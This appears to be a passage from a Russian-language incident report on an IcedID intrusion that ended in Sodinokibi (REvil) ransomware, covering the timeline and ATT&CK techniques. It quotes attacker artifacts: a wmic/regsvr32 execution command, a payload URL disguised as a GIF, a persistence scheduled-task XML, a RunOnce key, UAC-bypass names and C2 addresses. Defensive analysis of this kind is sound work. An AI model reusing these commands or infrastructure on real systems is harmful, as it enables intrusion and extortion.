Статья Sodinokibi (также известный как REvil)

Введение
Sodinokibi (также известная как REvil) была одной из самых активных групп программ-вымогателей (RaaS) за последние пару лет. Предполагалось, что за вторжением Travelex стоит это семейство программ-вымогателей, и текущие отчеты указывают на атаку на Acer с требованием выкупа в размере 50 миллионов долларов.

В марте мы наблюдали вторжение, которое началось с вредоносного спама, который разослал IcedID (Bokbot) в среду и впоследствии предоставил доступ группе, распространяющей вымогательское ПО Sodinokibi. Во время вторжения злоумышленники повысили привилегии до администратора домена, извлекли данные и использовали Sodinokibi для крипта всех систем, присоединенных к домену.

Краткий обзор инцедента
Троян IcedID был впервые обнаружен в 2017 году и в настоящее время действует как брокер начального доступа для нескольких семействпрограмм-вымогателей. В ходе нашего вторжения злоумышленники использовали вредоносный спам с помощью xlsm-документа, который при открытии и включении макроса инициировал команду wmic для выполнения трояна IcedID из удаленного исполняемого файла, представляющего собой изображение в формате GIF.

Сохраняемость была настроена с использованием запланированной задачи, и команды обнаружения были инициированы вредоносной программой в течение нескольких минут после выполнения. Примерно через полтора часа после первоначального доступа вредоносная программа отключила Cobalt Strike Beacons с 2 разных серверов управления и контроля, которые использовались на протяжении всего вторжения. После того, как были установлены маяки Cobalt Strike Beacons, началось горизонтальное перемещение, сначала на сервер Exchange, а затем на другие серверы. Мы вообще не видели взаимодействия злоумышленников с приложением Exchange; и сначала казалось, что атака исходила от Exchange, но после тщательного анализа мы пришли к выводу, что источником действительно был IcedID. #ArtifactsMatter. Похоже, что злоумышленники хотели, чтобы мы поверили, что Exchange является источником атаки, поскольку они перешли через Exchange к другим системам в домене с помощью Cobalt Strike.

После компрометации сервера Exchange злоумышленники перешли на контроллеры домена и другие системы в среде с помощью маячков SMB и PowerShell, выполняемых через удаленную службу. Злоумышленников немного замедлил AntiVirus, который

съел пару маяков, но злоумышленники в конечном итоге обошли его, используя вариант своей техники бокового движения.

Дополнительное иследование сети было выполнено с контроллера домена с помощью AdFind и утилиты Ping для проверки соединений между контроллером домена и другими системами, присоединенных к домену. После завершения иследования учетные данные были выгружены из lsass. После выполнения этих задач злоумышленники начали устанавливать RDP-соединения между различными системами в домене.

Через три с половиной часа после вторжения злоумышленники использовали Rclone, маскируясь под исполняемый файл svchost, для сбора и эксфильтрации содержимого общих сетевых ресурсов для использования в целях двойного вымогательства.

По прошествии четырех часов злоумышленники начали переходить к конечным целям. Они разместили исполняемый файл программы-вымогателя на контроллере домена, а затем использовали BITSAdmin, чтобы загрузить его в каждую систему в домене. После этого злоумышленники использовали RDP для открытия процесса cmd или PowerShell, чтобы затем запустить программу-вымогатель Sodinokibi с использованием определенного флага -smode, который при запуске записал пару ключей реестра RunOnce, а затем сразу же перезагрузил систему в безопасном режиме с поддержкой сети. Шифрование не запускалось сразу после перезагрузки, но требовало входа пользователя в систему, что в этом случае злоумышленники завершили, войдя в систему после перезагрузки.

Загрузка в безопасном режиме с использованием сети заблокировала запуск инструментов безопасности и других агентов управления. Сеть работала, но из-за того, что службы не могли запускаться, мы не могли удаленно управлять системами с помощью наших обычных инструментов. Мы считаем, что этот процесс остановил бы запуск некоторых агентов EDR и, возможно, обнаружил бы выполнение программы-вымогателя.

В некоторых системах программа-вымогатель запускалась без флага -smode, а в других системах dll выполнялась через rundll32, чтобы зашифровать систему, не требуя перезагрузки, и позволяя злоумышленникам оставаться на месте до завершения процесса шифрования.


Примерно через 4,5 часа после первоначального доступа злоумышленники завершили свою миссию по шифрованию всех присоединенных к домену систем. В записке о вымогательстве, оставленной заражением, была ссылка на их сайт в Tor, по которой цена за расшифровку составляла около 200 тысяч долларов при оплате в течение 7 дней. Если мы не заплатим в течение 7 дней, цена возрастет примерно до 400 тысяч долларов. Выкуп должен быть выплачен в Monero, а не в обычных биткойнах. Это


может быть сделано для того, чтобы лучше защитить платежи от действий по отслеживанию, подобных тем, которые выполняет Chainaylsis. Злоумышленники идентифицировали себя на своем сайте как Sodinokibi и связались с блогом Coveware, чтобы гарантировать, что в случае оплаты их расшифровка будет успешной.

Сервисы
Наш сервис Threat Feed перехватил один из двух серверов Cobalt Strike за день до этого вторжения, и другой IP был добавлен в канал, как только мы его узнали.

У нас также есть артефакты, доступные из этого случая, такие как образцы программ-вымогателей (dll и exe), pcaps, захваты памяти, файлы, пакеты Kape и многое другое в рамках наших сервисов исследования безопасности и организации.

Timeline


Sodinokibi (aka REvil) Ransomware
18:05 UTC Initial IcedID execution on beach head host
C2 connection: 161.35.109.168:443
18:06 IcedID discovery initiated on host
19:21 Cobalt Strike Beacons executed on beach head host
C2 connection: 45.86.163.78:443
cloudmetric.online
19:30 Lateral movement to Exchange server using Cobalt Strike
C2 connection: 195.189.99.74:443
smalleststores.com
19:53 Lateral movement to domain controller from Exchange server
20:45 Threat actors begin moving laterally using RDP
21:35 Exfiltration of files using Rclone
45.147.160.5 :443
22:06 First deployment of ransomware using BITSAdmin



MITRE ATT&CK

Первоначальный доступ

Первоначальный доступ для этого вторжения осуществлялся через кампанию вредоносного спама, хотя, ожидая загрузок Qbot, мы обнаружили, что на этот раз в качестве полезной нагрузки был доставлен IcedID, аналогично активности, недавно отмеченной Джеймсом Куинном.


Формат доставки - файл xlsm:

Первоначальное выполнение документа записывает файл в:
Code:

```
C:\Users\Public\microsoft.security
```

Файл Excel с именем wmic для выполнения файла с помощью regsrv32
Code:

```
wmic.exe process call create 'regsvr32 -s C:\Users\Public\microsoft.security'
```



Затем он сделал сетевой запрос на загрузку файла с этого URL-адреса.
Code:

```
http://vpu03jivmm03qncgx.com/index.gif
```

Однако GIF представлял собой вредоносную программу IcedID.

Выполнение
После загрузки IcedID на хост вредоносное ПО запускалось с помощью rundll32.exe.
Code:

```
rundll32.exe "C:\Users\USERNAME\AppData\Local\Temp\skull-x64.dat",update
/i:"DwarfWing\license.dat"
```


После выполнения вредоносная программа установила контакт с 161.35.109 [.] 168, на который она продолжала передавать сигналы на протяжении всего вторжения.

Закрепление

Закрипление на хосте-плацдарме, IcedID осуществлял с использованием запланированной задачи.
Code:

```
wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger id="TimeTrigger">
      <Repetition>
        <Interval>PT1H</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2012-01-01T12:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
    <LogonTrigger id="LogonTrigger">
      <Enabled>true</Enabled>
      <UserId>             </UserId>
    </LogonTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>rundll32.exe</Command>
      <Arguments>"C:\Users\             \AppData\Roaming\douxiy\Ciocca.dll",update /i:"DwarfWing\license.dat"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                        </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```




Code:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tree\wewouwquge_{A3112501-520A-8F32-871A-380B92917B3D}
```

Выполнение исполняемого файла вымогателя создало ключ RunOnce для сохранения.
Code:

```
HKLM\\SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\*AstraZeneca
```




Повышение привилегий

После завершения иследования LDAP (BloodHound) Cobalt Strike Beacon, запущенный в процессе wuauclt.exe, выполнил несколько функций PowerShell для обхода UAC, включая:

- UAC-TokenMagic
- Invoke-SluiBypass

Уклонение от защит

Примерно через полтора часа после первоначального доступа IcedID связался с двумя серверами Cobalt Strike.




Инжект в процессы, использовался несколько раз, с помощью Cobalt Strike Beacons.

```
"CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injectio
n
UtcTime:
SourceProcessGuid: {46d5468e-bb44-604f-8219-000000000e00}
SourceProcessId: 4208
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessGuid: {46d5468e-4969-6047-1c00-000000000e00}
TargetProcessId: 1412
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 3996
StartAddress: 0x00000000003D0003
StartModule: -
StartFunction: -"
```

Перед запуском программы-вымогателя злоумышленники создали объект групповой политики, чтобы отключить Защитник Windows во всех системах.

